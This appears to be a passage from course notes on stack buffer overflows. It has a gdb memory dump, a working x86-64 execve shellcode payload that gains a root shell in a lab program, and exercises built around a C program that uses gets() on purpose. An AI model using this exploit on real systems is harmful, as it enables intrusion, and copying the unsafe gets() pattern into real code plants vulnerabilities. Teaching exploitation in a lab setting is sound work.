0x7fffffffe128: 0xf3ddf579  0x6ddd5840  0x55554580  0x00005555
0x7fffffffe138: 0xffffe1d0  0x00007fff  0x00000000  0x00000000
0x7fffffffe148: 0x00000000  0x00000000  0xbc1df579  0x38880d15
0x7fffffffe158: 0x8a63f579  0x38881dad  0x00000000  0x00000000
0x7fffffffe168: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffffe178: 0xffffe1f0  0x00007fff  0xf7ffe170  0x00007fff
0x7fffffffe188: 0xf7de7016  0x00007fff  0x00000000  0x00000000
0x7fffffffe198: 0x00000000  0x00000000  0x00000000  0x00000000
0x7fffffffe1a8: 0x55554580  0x00005555  0xffffe1d0  0x00007fff
0x7fffffffe1b8: 0x555545aa  0x00005555  0xffffe1c8  0x00007fff
```

- x/100x $rsp-200 will dump 100*4 bytes from memory location of rsp – 200 bytes in hex form
- Return Address has to be where shell code starts which is 0x7fffffffe0c8 + 0x4 = 0x7fffffffe0cc
- CPU’s are little endian so address needs to be fed in reverse form '\xcc\xe0\xff\xff\xff\x7f'

Shell Exploit

```
(gdb) r $(python -c "print
'A'*76+'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0
f\x05'+'A'*12+'B'*8+'\xcc\xe0\xff\xff\xff\x7f'")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/bufover_exmples/stack_vuln $(python -c "print
'A'*76+'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0
f\x05'+'A'*12+'B'*8+'\xcc\xe0\xff\xff\xff\x7f'")
Input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAPH1�H1�H�/bin//shST_�;AAAAAAAAAAAABBBBBBBB������
process 5109 is executing new program: /bin/dash
# pwd
/root/bufover_exmples
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Lab 1.2 - 1

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) {
  int valid = 0;
  char str1[8] = "correct0";
  char str2[8];
    gets(str2);
  if (strncmp(str1, str2, 8) == 0)
      valid = 1;
  printf("String1: %s \n", str1);
  printf("String2: %s \n", str2);
  printf("Valid: %d\n", valid);
}
```

- In the code, can we manipulate the outcome to always valid = 1, knowing the layout of the stack
- Hint1 : How are the local variables stored in stack?
- Hint2 : gets does not check the length of the input string

Lab 1.2 - 2

Repeat the same in demo as example 5 with different buffer size.

Change the buffer size…do the same…and make a lab instruction document

Lab 1.2-3

- Example4

Lab Handouts

- GDB instructions, copy of ASCII table to read hex address